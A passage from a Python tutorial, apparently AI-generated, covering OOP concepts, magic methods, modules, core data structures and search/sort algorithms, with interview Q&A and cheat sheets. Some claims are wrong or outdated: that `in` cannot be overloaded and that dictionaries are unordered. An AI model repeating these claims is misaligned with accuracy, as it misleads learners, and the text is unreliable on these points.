
6.7 Inheritance (Reusing Code)

Inheritance allows a class (**child**) to derive properties from another class (**parent**).

Example of Inheritance

python

CopyEdit

```
class Animal:

    def make_sound(self):

        print("Some sound")


class Dog(Animal):

    def make_sound(self):

        print("Bark!")


d = Dog()

d.make_sound()
```

Output:

CopyEdit

```
Bark!
```

6.8 Polymorphism (Method Overriding)

Polymorphism allows methods to have **different implementations** in child classes.

python

CopyEdit

```
class Bird:
    def fly(self):
        print("Bird is flying.")

class Eagle(Bird):
    def fly(self):
        print("Eagle flies high.")

b = Bird()
e = Eagle()

b.fly()
e.fly()
```

Output:

csharp

CopyEdit

```
Bird is flying.

Eagle flies high.
```

6.9 Real-Life Case Study: Ride-Sharing App

Consider a **ride-sharing app** like Uber.

- **Class:** `Vehicle`
- **Child classes:** `Car`, `Bike`, `Truck`
- **Methods:** `start_ride()`, `calculate_fare()`

Implementation:

python

CopyEdit

```
class Vehicle:

    def __init__(self, type, fare_per_km):

        self.type = type

        self.fare_per_km = fare_per_km


    def calculate_fare(self, distance):

        return self.fare_per_km * distance


class Car(Vehicle):

    def __init__(self):

        super().__init__("Car", 10)


class Bike(Vehicle):
```

```
    def __init__(self):
        super().__init__("Bike", 5)

car = Car()
bike = Bike()

print("Car Fare:", car.calculate_fare(10))
print("Bike Fare:", bike.calculate_fare(10))
```

Output:

yaml

CopyEdit

```
Car Fare: 100
Bike Fare: 50
```

6.10 Interview Questions & Answers

Q1: What is the difference between a class and an object?

A: A class is a **blueprint**, while an object is an **instance of a class**.

Q2: What are instance and class attributes?

A:

- **Instance attributes**: Unique to each object.
- **Class attributes**: Shared across all objects.

Q3: How do you define private attributes in Python?

A: By using a **double underscore (`__var`)**.

Example:

python

CopyEdit

```
class A:

    def __init__(self):

        self.__private = 10  # Private attribute
```

Q4: What is method overriding?

A: A child class **redefines** a method from the parent class.

Example:

python

CopyEdit

```
class Parent:
    def show(self):
        print("Parent class")

class Child(Parent):
    def show(self):
        print("Child class")

c = Child()
c.show()
```

Q5: What is the use of the `super()` function?

A: `super()` allows a child class to call methods from its **parent class**.

Example:

python

CopyEdit

```
class Parent:
    def greet(self):
        print("Hello from Parent")

class Child(Parent):
    def greet(self):
        super().greet()
        print("Hello from Child")

c = Child()
c.greet()
```

6.11 Conclusion & Key Takeaways

✅ **OOP improves modularity and reusability.**
✅ **Classes and objects are the foundation of Python OOP.**
✅ **Encapsulation, inheritance, and polymorphism enhance design.**
✅ **Real-world applications use OOP extensively.**

Chapter 7: Inheritance and Polymorphism in Python

7.1 Introduction to Inheritance and Polymorphism

Inheritance and polymorphism are fundamental concepts in **Object-Oriented Programming (OOP)** that allow **code reuse** and **dynamic behavior** modification.

7.2 What is Inheritance?

Inheritance allows one class (**child**) to acquire the properties and behaviors of another class (**parent**), promoting **code reuse**.

Key Features of Inheritance

- Avoids redundancy in code.
- Helps in extending existing functionalities.
- Improves maintainability.

Types of Inheritance

1. **Single Inheritance**
2. **Multiple Inheritance**
3. **Multilevel Inheritance**
4. **Hierarchical Inheritance**
5. **Hybrid Inheritance**

7.3 Single Inheritance

A **child class** inherits from a **single parent class**.

Example

python

CopyEdit

```
class Animal:
    def speak(self):
        print("Animals make sounds")


class Dog(Animal):
    def bark(self):
        print("Dog barks")


# Creating object
d = Dog()
d.speak()  # Inherited method
d.bark()   # Child method
```

Output:

go

CopyEdit

```
Animals make sounds

Dog barks
```

7.4 Multiple Inheritance

A class inherits from **multiple parent classes**.

Example

python

CopyEdit

```
class Father:
    def profession(self):
        print("Father is an engineer")


class Mother:
    def hobby(self):
        print("Mother loves painting")


class Child(Father, Mother):
```

```
    pass


c = Child()
c.profession()  # Inherited from Father
c.hobby()       # Inherited from Mother
```

Output:

csharp

CopyEdit

```
Father is an engineer
Mother loves painting
```

7.5 Multilevel Inheritance

A **child class inherits from another child class**.

Example

python

CopyEdit

```
class Grandfather:
    def legacy(self):
        print("Grandfather's legacy")

class Father(Grandfather):
    def assets(self):
        print("Father's assets")

class Son(Father):
    def skills(self):
        print("Son's skills")

s = Son()
s.legacy()  # From Grandfather
s.assets()  # From Father
```

```
s.skills()  # Own method
```

Output:

rust

CopyEdit

```
Grandfather's legacy

Father's assets

Son's skills
```

7.6 Hierarchical Inheritance

A **single parent class** has **multiple child classes**.

Example

python

CopyEdit

```
class Vehicle:
    def start(self):
        print("Vehicle is starting")

class Car(Vehicle):
    def drive(self):
        print("Car is driving")

class Bike(Vehicle):
    def ride(self):
        print("Bike is riding")

car = Car()
bike = Bike()
```

```
car.start()

car.drive()


bike.start()

bike.ride()
```

Output:

csharp

CopyEdit

```
Vehicle is starting

Car is driving

Vehicle is starting

Bike is riding
```

7.7 Hybrid Inheritance

A combination of **two or more types of inheritance**.

Example

python

CopyEdit

```
class A:
    def show_A(self):
        print("Class A")


class B(A):
    def show_B(self):
        print("Class B")


class C(A):
    def show_C(self):
        print("Class C")


class D(B, C):
    def show_D(self):
        print("Class D")
```

```
d = D()

d.show_A()

d.show_B()

d.show_C()

d.show_D()
```

Output:

vbnet

CopyEdit

```
Class A

Class B

Class C

Class D
```

7.8 Understanding Polymorphism

Polymorphism allows a single method to have **different implementations** in different classes.

Types of Polymorphism

1. **Method Overriding**
2. **Method Overloading (not natively supported in Python)**

7.9 Method Overriding

A **child class redefines** a method from its parent class.

Example

python

CopyEdit

```
class Parent:
    def show(self):
        print("Parent class method")
class Child(Parent):
    def show(self):
        print("Child class method")


c = Child()
c.show()
```

Output:

kotlin

CopyEdit

```
Child class method
```

7.10 Method Overloading

Python **does not support** method overloading directly, but it can be implemented using **default arguments**.

Example

python

CopyEdit

```
class Math:
    def add(self, a, b, c=0):
        return a + b + c

m = Math()
print(m.add(2, 3))    # Two arguments
print(m.add(2, 3, 4)) # Three arguments
```

Output:

CopyEdit

```
5

9
```

7.11 Real-Life Case Study: Online Payment System

Consider a payment system like **PayPal**.

- **Class `PaymentGateway`** (Parent)
- **Child classes `CreditCard`, `UPI`, `NetBanking`** (Payment modes)
- **Method Overriding to process payments differently**

Example

python

CopyEdit

```
class PaymentGateway:

    def process_payment(self, amount):

        print(f"Processing payment of {amount}")


class CreditCard(PaymentGateway):

    def process_payment(self, amount):

        print(f"Processing credit card payment of {amount}")
```

```
class UPI(PaymentGateway):

    def process_payment(self, amount):

        print(f"Processing UPI payment of {amount}")


cc = CreditCard()

upi = UPI()


cc.process_payment(5000)

upi.process_payment(1000)
```

Output:

yaml

CopyEdit

```
Processing credit card payment of 5000

Processing UPI payment of 1000
```

7.12 Interview Questions & Answers

Q1: What is inheritance in Python?

A: Inheritance allows a child class to acquire properties and methods from a parent class.

Q2: What are the types of inheritance in Python?

A: Single, Multiple, Multilevel, Hierarchical, Hybrid.

Q3: What is method overriding?

A: A child class redefines a method from its parent class.

Example:

python

CopyEdit

```
class Parent:
    def greet(self):
        print("Hello from Parent")

class Child(Parent):
    def greet(self):
        print("Hello from Child")
```

Q4: What is the difference between method overriding and method overloading?

Feature	Overriding	Overloading
Definition	Child class redefines a parent method	Same method name with different parameters
Supported in Python	✅ Yes	❌ No (Emulated using default arguments)
Example	`def show(self):` (inherited method modified)	`def add(self, a, b, c=0):` (default argument)

7.13 Conclusion & Key Takeaways

✅ **Inheritance promotes code reuse.**
✅ **Method overriding enables flexibility.**
✅ **Python does not support method overloading directly.**
✅ **Used in real-world applications like payment processing systems.**

Chapter 8: Encapsulation and Abstraction in Python

Encapsulation and abstraction are two **fundamental principles** of **Object-Oriented Programming (OOP)** that help in **hiding details** and **protecting data** from direct access.

8.1 What is Encapsulation?

Encapsulation is the **binding of data (variables) and methods** together within a class while **restricting direct access** to some details.

Key Features of Encapsulation

✔ **Protects data** by controlling access.
✔ **Prevents unintended modifications**.
✔ **Enforces abstraction** by exposing only necessary details.
✔ **Uses access modifiers**: `public`, `protected`, and `private`.

8.2 Understanding Access Modifiers in Python

Python does not enforce strict access control, but it follows **naming conventions**:

Modifier	Naming Convention	Access Scope
Public	`variable_name`	Accessible from anywhere
Protected	`_variable_name`	Accessible within the class and subclasses
Private	`__variable_name`	Accessible only within the class

8.3 Implementing Encapsulation

Example of Encapsulation using Private Variables

python

CopyEdit

```
class BankAccount:

    def __init__(self, balance):

        self.__balance = balance  # Private variable


    def deposit(self, amount):

        self.__balance += amount


    def withdraw(self, amount):

        if amount <= self.__balance:

            self.__balance -= amount

        else:

            print("Insufficient funds")


    def get_balance(self):

        return self.__balance  # Encapsulated access
```

```
# Creating account object

account = BankAccount(5000)

account.deposit(2000)

print(account.get_balance())  # 7000


# Trying to access private variable (Not allowed)

# print(account.__balance)  # AttributeError
```

Output:

yaml

CopyEdit

```
7000
```

8.4 Real-World Example: ATM System

Encapsulation ensures that **balance details** are protected and accessible only through **methods**.

ATM Encapsulation Example

python

CopyEdit

```
class ATM:

    def __init__(self, pin):

        self.__pin = pin  # Private attribute


    def validate_pin(self, entered_pin):

        return self.__pin == entered_pin


atm = ATM(1234)

print(atm.validate_pin(1234))  # True


# Accessing private variable directly (not allowed)

# print(atm.__pin)  # AttributeError
```

8.5 What is Abstraction?

Abstraction **hides the internal implementation** and only shows the essential features.

Key Features of Abstraction

✔ Focuses on **what an object does** rather than how.
✔ Uses **abstract classes and methods**.
✔ Achieved using **`abc` module** in Python.

8.6 Implementing Abstraction using Abstract Classes

An **abstract class** contains **abstract methods** that must be implemented in child classes.

Example

python

CopyEdit

```
from abc import ABC, abstractmethod


class Vehicle(ABC):

    @abstractmethod

    def start(self):

        pass


class Car(Vehicle):
```

```
    def start(self):
        print("Car is starting...")

class Bike(Vehicle):
    def start(self):
        print("Bike is starting...")

car = Car()
car.start()  # Car is starting...

bike = Bike()
bike.start()  # Bike is starting...
```

8.7 Real-World Example: Payment System

Abstraction in a payment system allows different payment modes to **share a common interface**.

Example

python

CopyEdit

```
from abc import ABC, abstractmethod


class Payment(ABC):

    @abstractmethod

    def make_payment(self, amount):

        pass


class CreditCard(Payment):

    def make_payment(self, amount):

        print(f"Credit card payment of {amount}")


class UPI(Payment):

    def make_payment(self, amount):

        print(f"UPI payment of {amount}")
```

```
cc = CreditCard()

cc.make_payment(5000)


upi = UPI()

upi.make_payment(2000)
```

8.8 Encapsulation vs. Abstraction

Feature	Encapsulation	Abstraction
Purpose	Hides data and restricts access	Hides implementation details
Achieved By	Using access modifiers (`private`, `protected`)	Using abstract classes & methods
Example	Private bank account balance	Abstract payment gateway

---

8.9 Case Study: Hospital Management System

Encapsulation and abstraction ensure **secure and modular** hospital systems.

System Design

Component	Encapsulation/Abstraction
Patient Details	Encapsulation (Hide personal details)
Appointment Booking	Abstraction (Expose only required methods)

Implementation Example

python

CopyEdit

```
from abc import ABC, abstractmethod


class Hospital(ABC):
    @abstractmethod
    def book_appointment(self, patient_name):
        pass


class CityHospital(Hospital):
    def __init__(self):
```

```
        self.__patients = []  # Encapsulation

    def book_appointment(self, patient_name):
        self.__patients.append(patient_name)
        print(f"Appointment booked for {patient_name}")

hospital = CityHospital()
hospital.book_appointment("Alice")
```

8.10 Interview Questions & Answers

Q1: What is Encapsulation?

A: Encapsulation is the **hiding of data** to protect it from external modification.

Q2: How is encapsulation implemented in Python?

A: Using **private (`__`)** and **protected (`_`)** attributes.

Q3: What is Abstraction?

A: Abstraction is **hiding implementation details** and exposing only necessary functionalities.

Q4: How is abstraction achieved in Python?

A: Using **abstract classes** and the `ABC` module.

Example:

python

CopyEdit

```
from abc import ABC, abstractmethod


class Animal(ABC):
    @abstractmethod
    def speak(self):
        pass
```

Q5: Difference between Encapsulation and Abstraction?

Feature	Encapsulation	Abstraction
Hides	Data (variables)	Implementation details
Achieved By	Private attributes	Abstract classes & methods

8.11 Conclusion & Key Takeaways

✅ **Encapsulation protects data from direct access.**
✅ **Abstraction hides unnecessary implementation details.**
✅ **Both concepts work together for secure and modular OOP design.**
✅ **Used in real-world applications like payment gateways and hospital management.**

Chapter 9: Magic Methods and Operator Overloading in Python

Magic methods, also called **dunder (double underscore) methods**, allow you to define **custom behavior for built-in operations** like arithmetic, comparison, string representation, and more.

Operator overloading extends Python's operators to work with **custom objects**.

9.1 What Are Magic Methods?

Magic methods in Python **start and end with double underscores (`__`)** and **override built-in behavior** for objects.

Common Magic Methods

Category	Magic Methods	Purpose
Object Initialization	`__init__`, `__new__`	Constructor, instance creation
Object Representation	`__str__`, `__repr__`	String representation
Arithmetic Operations	`__add__`, `__sub__`, `__mul__`, `__truediv__`	Overloading `+`, `-`, `*`, `/`
Comparison Operations	`__eq__`, `__lt__`, `__gt__`	Overloading `==`, `<`, `>`
Container Methods	`__len__`, `__getitem__`, `__setitem__`	Making objects behave like lists or dicts

---

9.2 Implementing Magic Methods

Example 1: `__str__` and `__repr__` for String Representation

python

CopyEdit

```
class Book:
    def __init__(self, title, author):
        self.title = title
        self.author = author

    def __str__(self):
        return f"Book: {self.title} by {self.author}"

    def __repr__(self):
        return f"Book('{self.title}', '{self.author}')"

b = Book("Python Mastery", "John Doe")
print(str(b))   # Book: Python Mastery by John Doe
print(repr(b))  # Book('Python Mastery', 'John Doe')
```

9.3 What is Operator Overloading?

Operator overloading allows custom objects to **use standard operators (+, -, *, etc.)** by defining magic methods.

9.4 Arithmetic Operator Overloading

Example 2: Overloading + Operator (__add__)

python

CopyEdit

```
class ComplexNumber:

    def __init__(self, real, imag):

        self.real = real

        self.imag = imag


    def __add__(self, other):

        return ComplexNumber(self.real + other.real, self.imag +
other.imag)


    def __str__(self):

        return f"{self.real} + {self.imag}i"


c1 = ComplexNumber(3, 5)
```

```
c2 = ComplexNumber(2, 4)

result = c1 + c2  # Calls __add__

print(result)  # 5 + 9i
```

9.5 Comparison Operator Overloading

Example 3: Overloading `==` (`__eq__`)

python

CopyEdit

```
class Employee:

    def __init__(self, name, salary):

        self.name = name

        self.salary = salary


    def __eq__(self, other):

        return self.salary == other.salary


emp1 = Employee("Alice", 50000)

emp2 = Employee("Bob", 50000)


print(emp1 == emp2)  # True (because salaries are the same)
```

9.6 Real-World Example: E-Commerce Cart

Use Case: Overload + operator to combine carts

python

CopyEdit

```
class ShoppingCart:

    def __init__(self, items):

        self.items = items  # List of items


    def __add__(self, other):

        return ShoppingCart(self.items + other.items)  # Merging two
carts


    def __str__(self):

        return f"Cart: {', '.join(self.items)}"


cart1 = ShoppingCart(["Laptop", "Mouse"])

cart2 = ShoppingCart(["Keyboard", "Monitor"])

combined_cart = cart1 + cart2  # Calls __add__

print(combined_cart)
```

Output:

arduino

CopyEdit

```
Cart: Laptop, Mouse, Keyboard, Monitor
```

9.7 Case Study: Banking System with Overloaded Operators

In a **banking system**, customers can **combine balances** using `+` and **compare balances** using `>`.

python

CopyEdit

```
class BankAccount:

    def __init__(self, balance):

        self.balance = balance


    def __add__(self, other):

        return BankAccount(self.balance + other.balance)


    def __gt__(self, other):

        return self.balance > other.balance
```

```
    def __str__(self):
        return f"Balance: {self.balance}"

account1 = BankAccount(5000)
account2 = BankAccount(3000)

# Add balances
total = account1 + account2
print(total)  # Balance: 8000

# Compare balances
print(account1 > account2)  # True
```

9.8 Cheat Sheet for Magic Methods and Overloading

Method	Operator	Description
`__add__(self, other)`	`+`	Adds two objects
`__sub__(self, other)`	`-`	Subtracts objects
`__mul__(self, other)`	`*`	Multiplies objects
`__truediv__(self, other)`	`/`	Divides objects
`__eq__(self, other)`	`==`	Checks equality
`__lt__(self, other)`	`<`	Less than comparison
`__gt__(self, other)`	`>`	Greater than comparison

9.9 Interview Questions & Answers

Q1: What are magic methods in Python?

A: Magic methods (`__init__`, `__str__`, `__add__`, etc.) are **special methods** that **override default behavior** of objects.

Q2: What is operator overloading?

A: Operator overloading allows custom objects to **use standard operators (+, -, *, etc.)**.

Example:

python

CopyEdit

```
class Box:
    def __init__(self, weight):
        self.weight = weight

    def __add__(self, other):
        return Box(self.weight + other.weight)

b1 = Box(10)
b2 = Box(20)
print((b1 + b2).weight)  # 30
```

Q3: How does `__str__` differ from `__repr__`?

Method	Purpose	Example Output
`__str__`	User-friendly string	`"Book: Python Mastery"`
`__repr__`	Debug-friendly representation	`"Book('Python Mastery', 'John Doe')"`

Q4: Why use operator overloading?

A: It makes **custom objects behave like built-in types**, improving **code readability**.

Q5: Can we overload all operators?

A: Most operators can be overloaded **except**:
❌ `and`, `or`, `not`, `is`, `in`

9.10 Conclusion & Key Takeaways

✅ **Magic methods provide built-in object customization.**
✅ **Operator overloading enhances object interactions.**
✅ **Used in real-world applications like e-commerce, banking, and game development.**
✅ **Mastering these concepts improves Python programming skills.**

Chapter 10: Modules and Packages in Python

10.1 Introduction

- **Modules**: A Python file containing **functions, classes, or variables**.
- **Packages**: A directory containing **multiple modules**, organized with an `__init__.py` file.

✅ **Why use Modules & Packages?**
✔️ **Code Reusability** – Avoid rewriting the same logic
✔️ **Maintainability** – Organize large projects
✔️ **Namespace Management** – Avoid conflicts

10.2 Creating and Using Modules

Step 1: Creating a Module

Save the following code as `math_operations.py`:

python

CopyEdit

```
# math_operations.py

def add(a, b):

    return a + b


def subtract(a, b):

    return a - b
```

Step 2: Importing and Using the Module

python

CopyEdit

```
import math_operations


print(math_operations.add(10, 5))  # 15

print(math_operations.subtract(10, 5))  # 5
```

10.3 Importing Modules in Different Ways

Import Type	Syntax	Example Usage
Import entire module	`import module_name`	`import math_operations`
Import specific function	`from module import func`	`from math_operations import add`
Import with alias	`import module as alias`	`import math_operations as math_ops`
Import all functions (⚠️ Not Recommended)	`from module import *`	`from math_operations import *`

Example:

python

CopyEdit

```
from math_operations import add


print(add(5, 3))  # 8
```

10.4 Creating and Using Packages

A **package** is a **folder** with multiple **modules** and an `__init__.py` file.

Step 1: Creating a Package Structure

css

CopyEdit

```
project/
|── calculator/
|   ├── __init__.py
|   ├── addition.py
|   ├── subtraction.py
|── main.py
```

Step 2: Writing Modules

📂 **addition.py**

python

CopyEdit

```
def add(a, b):
    return a + b
```

📂 **subtraction.py**

python

CopyEdit

```
def subtract(a, b):
    return a - b
```

Step 3: Using the Package in `main.py`

python

CopyEdit

```
from calculator.addition import add
from calculator.subtraction import subtract

print(add(10, 5))  # 15
print(subtract(10, 5))  # 5
```

10.5 Using Built-in Python Modules

Python provides **many built-in modules** like `math`, `os`, `random`, and `datetime`.

Example: Using the `math` Module

python

CopyEdit

```
import math


print(math.sqrt(25))  # 5.0

print(math.factorial(5))  # 120
```

10.6 Real-Life Case Study: E-commerce Order Processing

Scenario:

An **e-commerce platform** uses **modules & packages** to handle **orders, payments, and shipping**.

📂 **e_commerce/**

css

CopyEdit

```
e_commerce/
|—— order_management/
|    ├—— __init__.py
|    ├—— orders.py
|    ├—— payments.py
|    ├—— shipping.py
|—— main.py
```

Modules

📂 **orders.py**

python

CopyEdit

```
def create_order(item, price):
    return f"Order placed for {item} at ${price}"
```

📂 **payments.py**

python

CopyEdit

```
def process_payment(amount):
    return f"Payment of ${amount} successful"
```

Using the Modules in `main.py`

python

CopyEdit

```
from e_commerce.order_management.orders import create_order

from e_commerce.order_management.payments import process_payment


print(create_order("Laptop", 1200))

print(process_payment(1200))
```

Output:

nginx

CopyEdit

```
Order placed for Laptop at $1200

Payment of $1200 successful
```

10.7 Cheat Sheet for Modules & Packages

Concept	Description	Example
Create a module	Write a Python file	`math_operations.py`
Import a module	`import module_name`	`import math`
Import a function	`from module import function`	`from math import sqrt`
Create a package	Folder with `__init__.py`	`e_commerce/`
Import from a package	`from package.module import function`	`from calculator.addition import add`

10.8 Interview Questions & Answers

Q1: What is the difference between a module and a package?

A:

- **Module**: A single Python file containing **functions, classes, or variables**.
- **Package**: A **folder** containing multiple **modules**, organized with an `__init__.py` file.

Q2: How do you create a package in Python?

A:
1️⃣ Create a **folder** (e.g., `calculator/`).
2️⃣ Add an **`__init__.py` file** to the folder.
3️⃣ Add **modules** (e.g., `addition.py`, `subtraction.py`).
4️⃣ Import modules using `from package.module import function`.

Q3: What is `__init__.py` used for?

A: It makes a **folder behave like a package**, allowing imports.

Q4: How do you import a function from a module inside a package?

A:

python

CopyEdit

```
from package_name.module_name import function_name
```

Example:

python

CopyEdit

```
from calculator.addition import add
```

Q5: How do you list all built-in modules in Python?

A:

python

CopyEdit

```
import sys

print(sys.builtin_module_names)
```

10.9 Conclusion & Key Takeaways

✅ **Modules** help in organizing reusable code.
✅ **Packages** group multiple related modules.
✅ Use **built-in modules** like `math`, `os`, `datetime`.
✅ **Follow best practices**: Import only required functions.
✅ **E-commerce systems, APIs, and large applications use modules & packages.**

🚀 **Next Chapter:** Object-Oriented Programming (OOP) in Python!

Chapter 11: Lists, Tuples, and Dictionaries in Python

11.1 Introduction

Python provides **three powerful data structures**:
1️⃣**Lists** – Ordered, mutable sequences
2️⃣**Tuples** – Ordered, immutable sequences
3️⃣**Dictionaries** – Key-value pairs, unordered

✅ **Why use them?**
✔️ **Efficient data storage**
✔️ **Fast lookups and modifications**
✔️ **Essential for data processing**

11.2 Lists in Python

Creating a List

python

CopyEdit

```
fruits = ["apple", "banana", "cherry"]

print(fruits)
```

Output:

css

CopyEdit

```
['apple', 'banana', 'cherry']
```

List Indexing & Slicing

python

CopyEdit

```
print(fruits[0])  # apple

print(fruits[-1])  # cherry

print(fruits[1:])  # ['banana', 'cherry']
```

Adding and Removing Items

python

CopyEdit

```
fruits.append("orange")  # Add at end

fruits.insert(1, "mango")  # Insert at index

print(fruits)

fruits.remove("banana")  # Remove item

print(fruits)
```

Output:

css

CopyEdit

```
['apple', 'mango', 'banana', 'cherry', 'orange']

['apple', 'mango', 'cherry', 'orange']
```

11.3 Tuples in Python

Creating and Accessing Tuples

python

CopyEdit

```
numbers = (10, 20, 30)

print(numbers[1])  # 20
```

Immutable Nature of Tuples

python

CopyEdit

```
numbers[1] = 50  # TypeError: 'tuple' object does not support item
assignment
```

11.4 Dictionaries in Python

Creating a Dictionary

python

CopyEdit

```
student = {"name": "John", "age": 22, "course": "Python"}

print(student["name"])  # John
```

Adding and Updating Values

python

CopyEdit

```
student["age"] = 23  # Update value

student["city"] = "New York"  # Add new key-value

print(student)
```

Output:

bash

CopyEdit

```
{'name': 'John', 'age': 23, 'course': 'Python', 'city': 'New York'}
```

Removing Items

python

CopyEdit

```
del student["age"]

print(student)
```

11.5 List vs Tuple vs Dictionary - Key Differences

Feature	List	Tuple	Dictionary
Ordered	✅ Yes	✅ Yes	❌ No
Mutable	✅ Yes	❌ No	✅ Yes
Indexed	✅ Yes	✅ Yes	❌ No
Unique Keys	N/A	N/A	✅ Yes
Best Use Case	Dynamic collections	Fixed data	Key-value mappings

---

11.6 Real-Life Case Study: E-commerce Product Management

Scenario:

An **e-commerce system** stores products using **lists, tuples, and dictionaries**.

Solution:

- **Lists** → Store dynamic collections (e.g., product reviews).
- **Tuples** → Store fixed data (e.g., product ID, category).
- **Dictionaries** → Store key-value pairs (e.g., product details).

Implementation:

python

CopyEdit

```
# Tuples for immutable product data

product_info = ("Laptop", "Electronics", 50000)


# List for customer reviews

reviews = ["Great product!", "Worth the price!", "Fast delivery!"]


# Dictionary for product details

product = {

    "name": "Laptop",

    "price": 50000,
```

```
    "category": "Electronics",
    "reviews": reviews
}

print(product)
```

11.7 Cheat Sheet for Lists, Tuples, and Dictionaries

Operation	List	Tuple	Dictionary
Create	`list = [1, 2, 3]`	`tuple = (1, 2, 3)`	`dict = {"key": "value"}`
Access	`list[0]`	`tuple[0]`	`dict["key"]`
Modify	✅ Yes	❌ No	✅ Yes
Add Item	`list.append(4)`	❌ No	`dict["new_key"] = "value"`
Remove Item	`list.remove(2)`	❌ No	`del dict["key"]`

11.8 Interview Questions & Answers

Q1: What is the difference between a list and a tuple?

A:

- **Lists** are **mutable** (can change).
- **Tuples** are **immutable** (cannot change).
- **Tuples** are **faster** than lists in operations.

Q2: How do dictionaries work in Python?

A:
Dictionaries store data in **key-value pairs**. The keys must be **unique**, and they allow **fast lookups**.

Q3: Can a dictionary have duplicate keys?

A:
No, keys must be **unique**. If a duplicate key is assigned, it will overwrite the previous value.

python

CopyEdit

```
data = {"name": "Alice", "name": "Bob"}

print(data["name"])  # Bob
```

Q4: When should you use a tuple instead of a list?

A:
Use tuples when **data should not change** (e.g., database records, coordinates).

Q5: How do you check if a key exists in a dictionary?

A:

python

CopyEdit

```
if "name" in student:
    print("Key exists!")
```

11.9 Conclusion & Key Takeaways

✅ **Lists** are ordered, mutable sequences.
✅ **Tuples** are ordered, immutable sequences.
✅ **Dictionaries** store key-value pairs and allow fast lookups.
✅ **E-commerce, databases, and AI models use these data structures.**

Chapter 12: Sets and Frozen Sets in Python

12.1 Introduction

Python provides **sets** and **frozen sets** to handle **unique elements** and **mathematical set operations** efficiently.

Why Use Sets?

✔ **Avoid duplicates**
✔ **Faster membership testing** (`in` operator is optimized)
✔ **Perform set operations (union, intersection, difference)**

12.2 Understanding Sets

A **set** is an **unordered, mutable** collection of **unique** elements.

Creating a Set

python

CopyEdit

```
fruits = {"apple", "banana", "cherry", "apple"}

print(fruits)
```

Output:

bash

CopyEdit

```
{'banana', 'apple', 'cherry'}
```

✅ **Duplicate "apple" is removed automatically.**

12.3 Set Operations

Adding and Removing Elements

python

CopyEdit

```
fruits.add("orange")

fruits.remove("banana")  # Raises error if not found

fruits.discard("banana")  # No error if not found

print(fruits)
```

Output:

bash

CopyEdit

```
{'orange', 'apple', 'cherry'}
```

Union, Intersection, and Difference

python

CopyEdit

```
A = {1, 2, 3, 4}

B = {3, 4, 5, 6}


print(A | B)   # Union: {1, 2, 3, 4, 5, 6}

print(A & B)   # Intersection: {3, 4}

print(A - B)   # Difference: {1, 2}

print(A ^ B)   # Symmetric Difference: {1, 2, 5, 6}
```

12.4 Frozen Sets: Immutable Sets

A **frozen set** is an **immutable** version of a set.

Creating a Frozen Set

python

CopyEdit

```
fset = frozenset([1, 2, 3, 4])

print(fset)
```

Output:

scss

CopyEdit

```
frozenset({1, 2, 3, 4})
```

Trying to Modify a Frozen Set

python

CopyEdit

```
fset.add(5)  # AttributeError: 'frozenset' object has no attribute
'add'
```

✅ **Frozen sets ensure data integrity**.

12.5 Use Cases of Sets and Frozen Sets

Case Study: Removing Duplicates from User Data

An e-commerce website wants to remove duplicate customer emails.

python

CopyEdit

```
emails = ["alice@example.com", "bob@example.com", "alice@example.com"]

unique_emails = set(emails)

print(unique_emails)
```

Output:

bash

CopyEdit

```
{'bob@example.com', 'alice@example.com'}
```

✅ **Sets automatically remove duplicates.**

12.6 Cheat Sheet for Sets & Frozen Sets

Operation	Set	Frozen Set
Mutable	✅ Yes	❌ No
Allows Duplicates	❌ No	❌ No
Ordered	❌ No	❌ No
Add Elements	✅ `.add()`	❌ No
Remove Elements	✅ `.remove()`	❌ No
Set Operations	✅ Yes	✅ Yes

12.7 Interview Questions & Answers

Q1: What is the difference between a list and a set?

A:

- **Lists** allow duplicates; **sets** do not.
- **Lists** maintain order; **sets** are unordered.
- **Sets** have faster membership testing (`in` operation).

Q2: When should you use a frozen set instead of a set?

A:
Use **frozen sets** when you need **immutable** data, such as dictionary keys or caching.

Q3: How do you check if two sets have common elements?

A:
Use `isdisjoint()` method.

python

CopyEdit

```
A = {1, 2, 3}

B = {4, 5, 6}

print(A.isdisjoint(B))  # True
```

Q4: Can a set contain another set?

A:
No, but a **set can contain a frozen set**.

python

CopyEdit

```
A = {1, 2, frozenset([3, 4])}

print(A)
```

12.8 Conclusion & Key Takeaways

✅ **Sets** ensure uniqueness and allow mathematical operations.
✅ **Frozen Sets** are immutable versions of sets.
✅ **Use Sets** for duplicate removal and fast lookups.
✅ **Use Frozen Sets** when immutability is required.

Chapter 13: Searching and Sorting Algorithms in Python

13.1 Introduction

Searching and sorting algorithms are essential for organizing and retrieving data efficiently.

✅ **Searching Algorithms**: Find an element in a data structure.
✅ **Sorting Algorithms**: Arrange elements in a specific order.

13.2 Searching Algorithms

1. Linear Search (Brute Force Approach)

✅ Works on both sorted and unsorted lists.
✅ Time Complexity: **O(n)** (worst case).

python

CopyEdit

```
def linear_search(arr, target):
    for i in range(len(arr)):
        if arr[i] == target:
            return i
    return -1

arr = [10, 20, 30, 40, 50]
target = 30
print("Element found at index:", linear_search(arr, target))
```

Output:

pgsql

CopyEdit

```
Element found at index: 2
```

2. Binary Search (Efficient Search)

✅ Only works on **sorted** lists.
✅ Time Complexity: **O(log n)**.

python

CopyEdit

```
def binary_search(arr, target):
    left, right = 0, len(arr) - 1
    while left <= right:
        mid = (left + right) // 2
        if arr[mid] == target:
            return mid
        elif arr[mid] < target:
            left = mid + 1
        else:
            right = mid - 1
    return -1


arr = [10, 20, 30, 40, 50]
target = 40
print("Element found at index:", binary_search(arr, target))
```

Output:

pgsql

CopyEdit

```
Element found at index: 3
```

---

3. Jump Search (Better than Linear Search)

✅ Works on **sorted** lists.
✅ Time Complexity: **O(√n)**.

python

CopyEdit

```
import math


def jump_search(arr, target):
    n = len(arr)
    step = int(math.sqrt(n))
    prev, curr = 0, step

    while curr < n and arr[curr] < target:
        prev = curr
        curr += step
        if curr >= n:
```

```
            curr = n

    for i in range(prev, curr):
        if arr[i] == target:
            return i
    return -1

arr = [10, 20, 30, 40, 50, 60, 70]
target = 50
print("Element found at index:", jump_search(arr, target))
```

Output:

pgsql

CopyEdit

```
Element found at index: 4
```

13.3 Sorting Algorithms

1. Bubble Sort (Simple but Slow)

✅ Time Complexity: **O(n^2)**.
✅ Works by **repeatedly swapping** adjacent elements.

python

CopyEdit

```
def bubble_sort(arr):
    n = len(arr)
    for i in range(n):
        for j in range(0, n-i-1):
            if arr[j] > arr[j+1]:
                arr[j], arr[j+1] = arr[j+1], arr[j]
    return arr

arr = [64, 34, 25, 12, 22]
print("Sorted Array:", bubble_sort(arr))
```

Output:

javascript

CopyEdit

```
Sorted Array: [12, 22, 25, 34, 64]
```

2. Selection Sort (Simple but Inefficient)

